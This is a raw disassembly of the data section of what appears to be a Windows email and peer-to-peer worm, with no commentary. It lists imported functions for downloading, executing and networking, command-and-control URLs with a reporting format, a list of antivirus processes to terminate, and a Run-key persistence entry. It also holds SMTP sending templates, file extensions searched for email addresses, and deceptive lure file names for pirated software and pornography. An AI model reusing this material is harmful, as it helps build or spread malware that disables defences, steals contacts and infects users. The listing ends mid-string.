                dd      00000000h
                dd      00000000h
                dd      00005405h
                dd      00005000h
                dd      00000000h
                dd      00000000h
                dd      00000000h
                dd      00005411h
                dd      00005100h
                dd      00000000h
                dd      00000000h
                dd      00000000h
                dd      0000541Dh
                dd      00005114h
                dd      00000000h
                dd      00000000h
```

```
dd      00000000h
dd      00005428h
dd      0000511Ch
dd      00000000h
dd      00000000h
dd      00000000h
dd      00005433h
dd      0000512Ch
dd      00000000h
dd      00000000h
dd      00000000h
dd      0000543Fh
dd      00005140h
dd      00000000h
dd      00000000h
dd      00000000h
dd      00000000h
dd      00000000h
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
db      00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
db      00h;
db      00h;
db      'KERNEL32.DLL',0
db      'advapi32.dll',0
db      'iphlpapi.dll',0
db      'ole32.dll',0
db      'SHELL32.dll',0
db      'shlwapi.dll',0
db      'urlmon.dll',0
db      'user32.dll',0
db      'wininet.dll',0
db      'wsock32.dll',0
db      00h;
dw      0000h
db      'FindFirstFileA',0
db      00h
db      'FindNextFileA',0
dw      0000h
db      'GetCommandLineA',0
dw      0000h
db      'GetCurrentProcessId',0
dw      0000h
db      'GetDateFormatA',0
db      00h
db      'GetDriveTypeA',0
dw      0000h
db      'GetFileSize',0
dw      0000h
db      'GetLocalTime',0
db      00h
db      'GetLogicalDriveStringsA',0
dw      0000h
db      'GetModuleFileNameA',0
db      00h
db      'GetSystemDirectoryA',0
dw      0000h
db      'GetTickCount',0
db      00h
db      'GetTimeFormatA',0
db      00h
db      'GetTimeZoneInformation',0
db      00h
db      'GetWindowsDirectoryA',0
db      00h
db      'GlobalAlloc',0
dw      0000h
db      'GlobalFree',0
db      00h
db      'LocalAlloc',0
db      00h
db      'LocalFree',0
dw      0000h
db      'MapViewOfFile',0
dw      0000h
db      'FindClose',0
dw      0000h
```

```
db      'Process32First',0
db      00h
db      'Process32Next',0
dw      0000h
db      'ReadFile',0
db      00h
db      'ReleaseMutex',0
db      00h
db      'SetEndOfFile',0
db      00h
db      'SetFileAttributesA',0
db      00h
db      'SetFilePointer',0
db      00h
db      'Sleep',0
dw      0000h
db      'SystemTimeToFileTime',0
db      00h
db      'TerminateProcess',0
db      00h
db      'UnmapViewOfFile',0
dw      0000h
db      'WaitForSingleObject',0
dw      0000h
db      'WinExec',0
dw      0000h
db      'WriteFile',0
dw      0000h
db      'lstrcatA',0
db      00h
db      'lstrcmpiA',0
dw      0000h
db      'lstrcpyA',0
db      00h
db      'lstrlenA',0
db      00h
db      'CloseHandle',0
dw      0000h
db      'CreateToolhelp32Snapshot',0
db      00h
db      'ExitProcess',0
dw      0000h
db      'CreateThread',0
db      00h
db      'CreateMutexA',0
db      00h
db      'CreateFileMappingA',0
db      00h
db      'CreateFileA',0
dw      0000h
db      'CopyFileA',0
dw      0000h
db      'CompareFileTime',0
dw      0000h
db      'OpenProcess',0
dw      0000h
```

```
db      'RegDeleteValueA',0
dw      0000h
db      'RegQueryValueExA',0
db      00h
db      'RegSetValueExA',0
db      00h
db      'RegDeleteKeyA',0
dw      0000h
db      'RegCreateKeyA',0
dw      0000h
db      'RegCloseKey',0
dw      0000h
db      'GetNetworkParams',0
db      00h
db      'CoInitialize',0
db      00h
db      'CreateStreamOnHGlobal',0
dw      0000h
db      'ShellExecuteA',0
dw      0000h
db      'StrDupA',0
dw      0000h
db      'StrRChrA',0
db      00h
db      'StrTrimA',0
db      00h
db      'StrStrIA',0
db      00h
db      'URLDownloadToFileA',0
db      00h
db      'CharLowerA',0
db      00h
db      'CharUpperA',0
db      00h
db      'wsprintfA',0
dw      0000h
db      'InternetCloseHandle',0
dw      0000h
db      'InternetGetConnectedState',0
dw      0000h
db      'InternetOpenA',0
dw      0000h
db      'InternetOpenUrlA',0
db      00h
db      'gethostname',0
dw      0000h
db      'gethostbyname',0
dw      0000h
db      'connect',0
dw      0000h
db      'closesocket',0
dw      0000h
db      'bind',0
db      00h
db      'accept',0
db      00h
```

```
db	'WSAStartup',0
db	00h
db	'socket',0
db	00h
db	'send',0
db	00h
db	'select',0
db	00h
db	'recv',0
db	00h
db	'listen',0
db	00h
db	'inet_addr',0
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
db	00h;
```

```
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
;------------------------------------------------------------------------------
                00000076h DUP (??)
;
;
;------------------------------------------------------------------------------
;  Name: .data
;  Virtual Address:    00406000h  Virtual Size:     00004620h
```

```
;  Pointer To RawData: 00004000h  Size Of RawData: 00001200h
;
L00406000:
                dd      00000AB9h
L00406004:
                dd      9C0209C4h
SSZ00406008_151_201_0_39:
                db      '151.201.0.39',0
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
SSZ0040601D_SOFTWARE_DateTime:
                db      'SOFTWARE\DateTime',0
SSZ0040602F_ssate_exe:
                db      'ssate.exe',0
SSZ00406039__irun4_exe:
                db      '\irun4.exe',0
SSZ00406044_ATUPDATER_EXE:
                db      'ATUPDATER.EXE',0
                db      41h;  'A'
                db      56h;  'V'
                db      57h;  'W'
                db      55h;  'U'
                db      50h;  'P'
                db      44h;  'D'
                db      33h;  '3'
                db      32h;  '2'
                db      2Eh;  '.'
                db      45h;  'E'
                db      58h;  'X'
                db      45h;  'E'
                db      00h;
                db      41h;  'A'
                db      56h;  'V'
                db      50h;  'P'
                db      55h;  'U'
                db      50h;  'P'
                db      44h;  'D'
                db      2Eh;  '.'
                db      45h;  'E'
                db      58h;  'X'
                db      45h;  'E'
                db      00h;
                db      4Ch;  'L'
                db      55h;  'U'
                db      41h;  'A'
                db      4Ch;  'L'
                db      4Ch;  'L'
                db      2Eh;  '.'
                db      45h;  'E'
                db      58h;  'X'
```

```
db      45h;  'E'
db      00h;
db      44h;  'D'
db      52h;  'R'
db      57h;  'W'
db      45h;  'E'
db      42h;  'B'
db      55h;  'U'
db      50h;  'P'
db      57h;  'W'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      49h;  'I'
db      43h;  'C'
db      53h;  'S'
db      53h;  'S'
db      55h;  'U'
db      50h;  'P'
db      50h;  'P'
db      4Eh;  'N'
db      54h;  'T'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      49h;  'I'
db      43h;  'C'
db      53h;  'S'
db      55h;  'U'
db      50h;  'P'
db      50h;  'P'
db      39h;  '9'
db      35h;  '5'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      55h;  'U'
db      50h;  'P'
db      44h;  'D'
db      41h;  'A'
db      54h;  'T'
db      45h;  'E'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      4Eh;  'N'
db      55h;  'U'
db      50h;  'P'
```

```
db      47h;  'G'
db      52h;  'R'
db      41h;  'A'
db      44h;  'D'
db      45h;  'E'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      41h;  'A'
db      54h;  'T'
db      55h;  'U'
db      50h;  'P'
db      44h;  'D'
db      41h;  'A'
db      54h;  'T'
db      45h;  'E'
db      52h;  'R'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      41h;  'A'
db      55h;  'U'
db      50h;  'P'
db      44h;  'D'
db      41h;  'A'
db      54h;  'T'
db      45h;  'E'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      41h;  'A'
db      55h;  'U'
db      54h;  'T'
db      4Fh;  'O'
db      44h;  'D'
db      4Fh;  'O'
db      57h;  'W'
db      4Eh;  'N'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      41h;  'A'
db      55h;  'U'
db      54h;  'T'
db      4Fh;  'O'
db      54h;  'T'
db      52h;  'R'
db      41h;  'A'
```

```
db      43h;  'C'
db      45h;  'E'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      41h;  'A'
db      55h;  'U'
db      54h;  'T'
db      4Fh;  'O'
db      55h;  'U'
db      50h;  'P'
db      44h;  'D'
db      41h;  'A'
db      54h;  'T'
db      45h;  'E'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      41h;  'A'
db      56h;  'V'
db      58h;  'X'
db      51h;  'Q'
db      55h;  'U'
db      41h;  'A'
db      52h;  'R'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      43h;  'C'
db      46h;  'F'
db      49h;  'I'
db      41h;  'A'
db      55h;  'U'
db      44h;  'D'
db      49h;  'I'
db      54h;  'T'
db      2Eh;  '.'
db      45h;  'E'
db      58h;  'X'
db      45h;  'E'
db      00h;
db      4Dh;  'M'
db      43h;  'C'
db      55h;  'U'
db      50h;  'P'
db      44h;  'D'
db      41h;  'A'
db      54h;  'T'
db      45h;  'E'
db      2Eh;  '.'
```

```
                db      45h;  'E'
                db      58h;  'X'
                db      45h;  'E'
                db      00h;
                db      4Eh;  'N'
                db      55h;  'U'
                db      50h;  'P'
                db      47h;  'G'
                db      52h;  'R'
                db      41h;  'A'
                db      44h;  'D'
                db      45h;  'E'
                db      2Eh;  '.'
                db      45h;  'E'
                db      58h;  'X'
                db      45h;  'E'
                db      00h;
                db      4Fh;  'O'
                db      55h;  'U'
                db      54h;  'T'
                db      50h;  'P'
                db      4Fh;  'O'
                db      53h;  'S'
                db      54h;  'T'
                db      2Eh;  '.'
                db      45h;  'E'
                db      58h;  'X'
                db      45h;  'E'
                db      00h;
                db      41h;  'A'
                db      56h;  'V'
                db      4Ch;  'L'
                db      54h;  'T'
                db      4Dh;  'M'
                db      41h;  'A'
                db      49h;  'I'
                db      4Eh;  'N'
                db      2Eh;  '.'
                db      45h;  'E'
                db      58h;  'X'
                db      45h;  'E'
                db      00h;
                db      00h;
SSZ00406145_http___postertog_de_scr_php:
                db      'http://postertog.de/scr.php',0
                db      68h;  'h'
                db      74h;  't'
                db      74h;  't'
                db      70h;  'p'
                db      3Ah;  ':'
                db      2Fh;  '/'
                db      2Fh;  '/'
                db      77h;  'w'
                db      77h;  'w'
                db      77h;  'w'
                db      2Eh;  '.'
```

```
                db      67h;  'g'
                db      66h;  'f'
                db      6Fh;  'o'
                db      74h;  't'
                db      78h;  'x'
                db      74h;  't'
                db      2Eh;  '.'
                db      6Eh;  'n'
                db      65h;  'e'
                db      74h;  't'
                db      2Fh;  '/'
                db      73h;  's'
                db      63h;  'c'
                db      72h;  'r'
                db      2Eh;  '.'
                db      70h;  'p'
                db      68h;  'h'
                db      70h;  'p'
                db      00h;
                db      68h;  'h'
                db      74h;  't'
                db      74h;  't'
                db      70h;  'p'
                db      3Ah;  ':'
                db      2Fh;  '/'
                db      2Fh;  '/'
                db      77h;  'w'
                db      77h;  'w'
                db      77h;  'w'
                db      2Eh;  '.'
                db      6Dh;  'm'
                db      61h;  'a'
                db      69h;  'i'
                db      6Bh;  'k'
                db      6Ch;  'l'
                db      69h;  'i'
                db      62h;  'b'
                db      69h;  'i'
                db      73h;  's'
                db      2Eh;  '.'
                db      64h;  'd'
                db      65h;  'e'
                db      2Fh;  '/'
                db      73h;  's'
                db      63h;  'c'
                db      72h;  'r'
                db      2Eh;  '.'
                db      70h;  'p'
                db      68h;  'h'
                db      70h;  'p'
                db      00h;
                db      00h;
SSZ004061A0__s_p__lu:
                db      '%s?p=%lu',0
L004061A9:
                dd      00000271h
```

```
L004061AD:
                db      CDh;   '  '
                db      0Dh;
                db      01h;
                db      00h;
SSZ004061B1_SOFTWARE_Microsoft_Windows_Curre:
                db      'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
SSZ004061DF_open:
                db      'open',0
SSZ004061E4__exe:
                db      '.exe',0
SSZ004061E9__pif:
                db      '.pif',0
SSZ004061EE__zip:
                db      '.zip',0
L004061F3:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
L004061F7:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
L004061FB:
                db      00h;
                db      00h;
                db      00h;
                db      00h;
L004061FF:
                dd      SSZ004061E9__pif
L00406203:
                dd      00000000h
L00406207:
                db      6Ch;   'l'
                db      69h;   'i'
                db      00h;
SSZ0040620A__iuplda:
                db      '\iuplda',0
SSZ00406212___upd:
                db      ' -upd',0
                db      01h;
                db      02h;
                db      10h;
                db      03h;
                db      04h;
                db      05h;
                db      30h;   '0'
                db      06h;
                db      20h;   ' '
                db      40h;   '@'
L00406222:
                db      00h;
                db      2Ch;   ','
                db      00h;
```

```
                db      20h;  ' '
                db      2Ch;  ','
                db      0Dh;
                db      0Ah;
                db      00h;
                db      3Ch;  '<'
                db      00h;
                db      3Eh;  '>'
                db      00h;
                db      43h;  'C'
                db      43h;  'C'
                db      3Ah;  ':'
                db      20h;  ' '
                db      00h;
                db      42h;  'B'
                db      43h;  'C'
                db      43h;  'C'
                db      3Ah;  ':'
                db      00h;
                db      54h;  'T'
                db      6Fh;  'o'
                db      3Ah;  ':'
                db      20h;  ' '
                db      00h;
SSZ0040623D_HELO__s__:
                db      'HELO %s',0Dh,0Ah,0
SSZ00406247_RSET__:
                db      'RSET',0Dh,0Ah,0
SSZ0040624E_MAIL_FROM___s___:
                db      'MAIL FROM:<%s>',0Dh,0Ah,0
SSZ0040625F_RCPT_TO___s___:
                db      'RCPT TO:<%s>',0Dh,0Ah,0
SSZ0040626E_DATA__:
                db      'DATA',0Dh,0Ah,0
SSZ00406275___RAND__:
                db      '[%RAND%]',0
L0040627E:
                db      25h;  '%'
                db      6Ch;  'l'
                db      75h;  'u'
                db      00h;
SSZ00406282__hotmail_com:
                db      '@hotmail.com',0
                db      40h;  '@'
                db      6Dh;  'm'
                db      73h;  's'
                db      6Eh;  'n'
                db      2Eh;  '.'
                db      63h;  'c'
                db      6Fh;  'o'
                db      6Dh;  'm'
                db      00h;
                db      40h;  '@'
                db      6Dh;  'm'
                db      69h;  'i'
                db      63h;  'c'
```

```
                db      72h;  'r'
                db      6Fh;  'o'
                db      73h;  's'
                db      6Fh;  'o'
                db      66h;  'f'
                db      74h;  't'
                db      00h;
                db      40h;  '@'
                db      61h;  'a'
                db      76h;  'v'
                db      70h;  'p'
                db      2Eh;  '.'
                db      00h;
                db      6Eh;  'n'
                db      6Fh;  'o'
                db      72h;  'r'
                db      65h;  'e'
                db      70h;  'p'
                db      6Ch;  'l'
                db      79h;  'y'
                db      00h;
                db      6Ch;  'l'
                db      6Fh;  'o'
                db      63h;  'c'
                db      61h;  'a'
                db      6Ch;  'l'
                db      00h;
                db      72h;  'r'
                db      6Fh;  'o'
                db      6Fh;  'o'
                db      74h;  't'
                db      40h;  '@'
                db      00h;
                db      70h;  'p'
                db      6Fh;  'o'
                db      73h;  's'
                db      74h;  't'
                db      6Dh;  'm'
                db      61h;  'a'
                db      73h;  's'
                db      74h;  't'
                db      65h;  'e'
                db      72h;  'r'
                db      40h;  '@'
                db      00h;
                db      00h;
L004062CA:
                db      5Ch;  '\'
                db      00h;
L004062CC:
                db      2Ah;  '*'
                db      2Eh;  '.'
                db      2Ah;  '*'
                db      00h;
SSZ004062D0__wab:
                db      '.wab',0
```

```
db      2Eh;  '.'
db      74h;  't'
db      78h;  'x'
db      74h;  't'
db      00h;
db      2Eh;  '.'
db      6Dh;  'm'
db      73h;  's'
db      67h;  'g'
db      00h;
db      2Eh;  '.'
db      68h;  'h'
db      74h;  't'
db      6Dh;  'm'
db      00h;
db      2Eh;  '.'
db      78h;  'x'
db      6Dh;  'm'
db      6Ch;  'l'
db      00h;
db      2Eh;  '.'
db      64h;  'd'
db      62h;  'b'
db      78h;  'x'
db      00h;
db      2Eh;  '.'
db      6Dh;  'm'
db      64h;  'd'
db      78h;  'x'
db      00h;
db      2Eh;  '.'
db      65h;  'e'
db      6Dh;  'm'
db      6Ch;  'l'
db      00h;
db      2Eh;  '.'
db      6Eh;  'n'
db      63h;  'c'
db      68h;  'h'
db      00h;
db      2Eh;  '.'
db      6Dh;  'm'
db      6Dh;  'm'
db      66h;  'f'
db      00h;
db      2Eh;  '.'
db      6Fh;  'o'
db      64h;  'd'
db      73h;  's'
db      00h;
db      2Eh;  '.'
db      63h;  'c'
db      66h;  'f'
db      67h;  'g'
db      00h;
db      2Eh;  '.'
```

```
                db      61h;  'a'
                db      73h;  's'
                db      70h;  'p'
                db      00h;
                db      2Eh;  '.'
                db      70h;  'p'
                db      68h;  'h'
                db      70h;  'p'
                db      00h;
                db      2Eh;  '.'
                db      70h;  'p'
                db      6Ch;  'l'
                db      00h;
                db      2Eh;  '.'
                db      61h;  'a'
                db      64h;  'd'
                db      62h;  'b'
                db      00h;
                db      2Eh;  '.'
                db      74h;  't'
                db      62h;  'b'
                db      62h;  'b'
                db      00h;
                db      2Eh;  '.'
                db      73h;  's'
                db      68h;  'h'
                db      74h;  't'
                db      00h;
                db      2Eh;  '.'
                db      75h;  'u'
                db      69h;  'i'
                db      6Eh;  'n'
                db      00h;
                db      2Eh;  '.'
                db      63h;  'c'
                db      67h;  'g'
                db      69h;  'i'
                db      00h;
                db      00h;
SSZ00406334_shar:
                db      'shar',0
SSZ00406339_Microsoft_Office_2003_Crack__Wor:
                db      'Microsoft Office 2003 Crack, Working!.exe',0
                db      4Dh;  'M'
                db      69h;  'i'
                db      63h;  'c'
                db      72h;  'r'
                db      6Fh;  'o'
                db      73h;  's'
                db      6Fh;  'o'
                db      66h;  'f'
                db      74h;  't'
                db      20h;  ' '
                db      4Fh;  'O'
                db      66h;  'f'
                db      66h;  'f'
```

```
db      69h;  'i'
db      63h;  'c'
db      65h;  'e'
db      20h;  ' '
db      58h;  'X'
db      50h;  'P'
db      20h;  ' '
db      77h;  'w'
db      6Fh;  'o'
db      72h;  'r'
db      6Bh;  'k'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      43h;  'C'
db      72h;  'r'
db      61h;  'a'
db      63h;  'c'
db      6Bh;  'k'
db      2Ch;  ','
db      20h;  ' '
db      4Bh;  'K'
db      65h;  'e'
db      79h;  'y'
db      67h;  'g'
db      65h;  'e'
db      6Eh;  'n'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      4Dh;  'M'
db      69h;  'i'
db      63h;  'c'
db      72h;  'r'
db      6Fh;  'o'
db      73h;  's'
db      6Fh;  'o'
db      66h;  'f'
db      74h;  't'
db      20h;  ' '
db      57h;  'W'
db      69h;  'i'
db      6Eh;  'n'
db      64h;  'd'
db      6Fh;  'o'
db      77h;  'w'
db      73h;  's'
db      20h;  ' '
db      58h;  'X'
db      50h;  'P'
db      2Ch;  ','
db      20h;  ' '
db      57h;  'W'
```

```
db      69h;  'i'
db      6Eh;  'n'
db      58h;  'X'
db      50h;  'P'
db      20h;  ' '
db      43h;  'C'
db      72h;  'r'
db      61h;  'a'
db      63h;  'c'
db      6Bh;  'k'
db      2Ch;  ','
db      20h;  ' '
db      77h;  'w'
db      6Fh;  'o'
db      72h;  'r'
db      6Bh;  'k'
db      69h;  'i'
db      6Eh;  'n'
db      67h;  'g'
db      20h;  ' '
db      4Bh;  'K'
db      65h;  'e'
db      79h;  'y'
db      67h;  'g'
db      65h;  'e'
db      6Eh;  'n'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      50h;  'P'
db      6Fh;  'o'
db      72h;  'r'
db      6Eh;  'n'
db      6Fh;  'o'
db      20h;  ' '
db      53h;  'S'
db      63h;  'c'
db      72h;  'r'
db      65h;  'e'
db      65h;  'e'
db      6Eh;  'n'
db      73h;  's'
db      61h;  'a'
db      76h;  'v'
db      65h;  'e'
db      72h;  'r'
db      2Eh;  '.'
db      73h;  's'
db      63h;  'c'
db      72h;  'r'
db      00h;
db      50h;  'P'
db      6Fh;  'o'
db      72h;  'r'
```

```
db      6Eh;  'n'
db      6Fh;  'o'
db      2Ch;  ','
db      20h;  ' '
db      73h;  's'
db      65h;  'e'
db      78h;  'x'
db      2Ch;  ','
db      20h;  ' '
db      6Fh;  'o'
db      72h;  'r'
db      61h;  'a'
db      6Ch;  'l'
db      2Ch;  ','
db      20h;  ' '
db      61h;  'a'
db      6Eh;  'n'
db      61h;  'a'
db      6Ch;  'l'
db      20h;  ' '
db      63h;  'c'
db      6Fh;  'o'
db      6Fh;  'o'
db      6Ch;  'l'
db      2Ch;  ','
db      20h;  ' '
db      61h;  'a'
db      77h;  'w'
db      65h;  'e'
db      73h;  's'
db      6Fh;  'o'
db      6Dh;  'm'
db      65h;  'e'
db      21h;  '!'
db      21h;  '!'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      50h;  'P'
db      6Fh;  'o'
db      72h;  'r'
db      6Eh;  'n'
db      6Fh;  'o'
db      20h;  ' '
db      70h;  'p'
db      69h;  'i'
db      63h;  'c'
db      73h;  's'
db      20h;  ' '
db      61h;  'a'
db      72h;  'r'
db      68h;  'h'
db      69h;  'i'
db      76h;  'v'
```

```
db      65h;  'e'
db      2Ch;  ','
db      20h;  ' '
db      78h;  'x'
db      78h;  'x'
db      78h;  'x'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      53h;  'S'
db      65h;  'e'
db      72h;  'r'
db      69h;  'i'
db      61h;  'a'
db      6Ch;  'l'
db      73h;  's'
db      2Eh;  '.'
db      74h;  't'
db      78h;  'x'
db      74h;  't'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      57h;  'W'
db      69h;  'i'
db      6Eh;  'n'
db      64h;  'd'
db      6Fh;  'o'
db      77h;  'w'
db      6Eh;  'n'
db      20h;  ' '
db      4Ch;  'L'
db      6Fh;  'o'
db      6Eh;  'n'
db      67h;  'g'
db      68h;  'h'
db      6Fh;  'o'
db      72h;  'r'
db      6Eh;  'n'
db      20h;  ' '
db      42h;  'B'
db      65h;  'e'
db      74h;  't'
db      61h;  'a'
db      20h;  ' '
db      4Ch;  'L'
db      65h;  'e'
db      61h;  'a'
db      6Bh;  'k'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
```

```
db      65h;  'e'
db      00h;
db      57h;  'W'
db      69h;  'i'
db      6Eh;  'n'
db      64h;  'd'
db      6Fh;  'o'
db      77h;  'w'
db      73h;  's'
db      20h;  ' '
db      53h;  'S'
db      6Fh;  'o'
db      75h;  'u'
db      72h;  'r'
db      63h;  'c'
db      65h;  'e'
db      63h;  'c'
db      6Fh;  'o'
db      64h;  'd'
db      65h;  'e'
db      20h;  ' '
db      75h;  'u'
db      70h;  'p'
db      64h;  'd'
db      61h;  'a'
db      74h;  't'
db      65h;  'e'
db      2Eh;  '.'
db      64h;  'd'
db      6Fh;  'o'
db      63h;  'c'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      58h;  'X'
db      58h;  'X'
db      58h;  'X'
db      20h;  ' '
db      68h;  'h'
db      61h;  'a'
db      72h;  'r'
db      64h;  'd'
db      63h;  'c'
db      6Fh;  'o'
db      72h;  'r'
db      65h;  'e'
db      20h;  ' '
db      69h;  'i'
db      6Dh;  'm'
db      61h;  'a'
db      67h;  'g'
db      65h;  'e'
db      73h;  's'
db      2Eh;  '.'
```

```
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      4Fh;  'O'
db      70h;  'p'
db      65h;  'e'
db      72h;  'r'
db      61h;  'a'
db      20h;  ' '
db      38h;  '8'
db      20h;  ' '
db      4Eh;  'N'
db      65h;  'e'
db      77h;  'w'
db      21h;  '!'
db      2Eh;  '.'
db      65h;  'e'
db      78h;  'x'
db      65h;  'e'
db      00h;
db      57h;  'W'
db      69h;  'i'
db      6Eh;  'n'
db      41h;  'A'
db      6Dh;  'm'
db      70h;  'p'
db      20h;  ' '
db      35h;  '5'
db      20h;  ' '
db      50h;  'P'
db      72h;  'r'
db      6Fh;  'o'
db      20h;  ' '
db      4Bh;  'K'
db      65h;  'e'
db      79h;  'y'
db      67h;  'g'
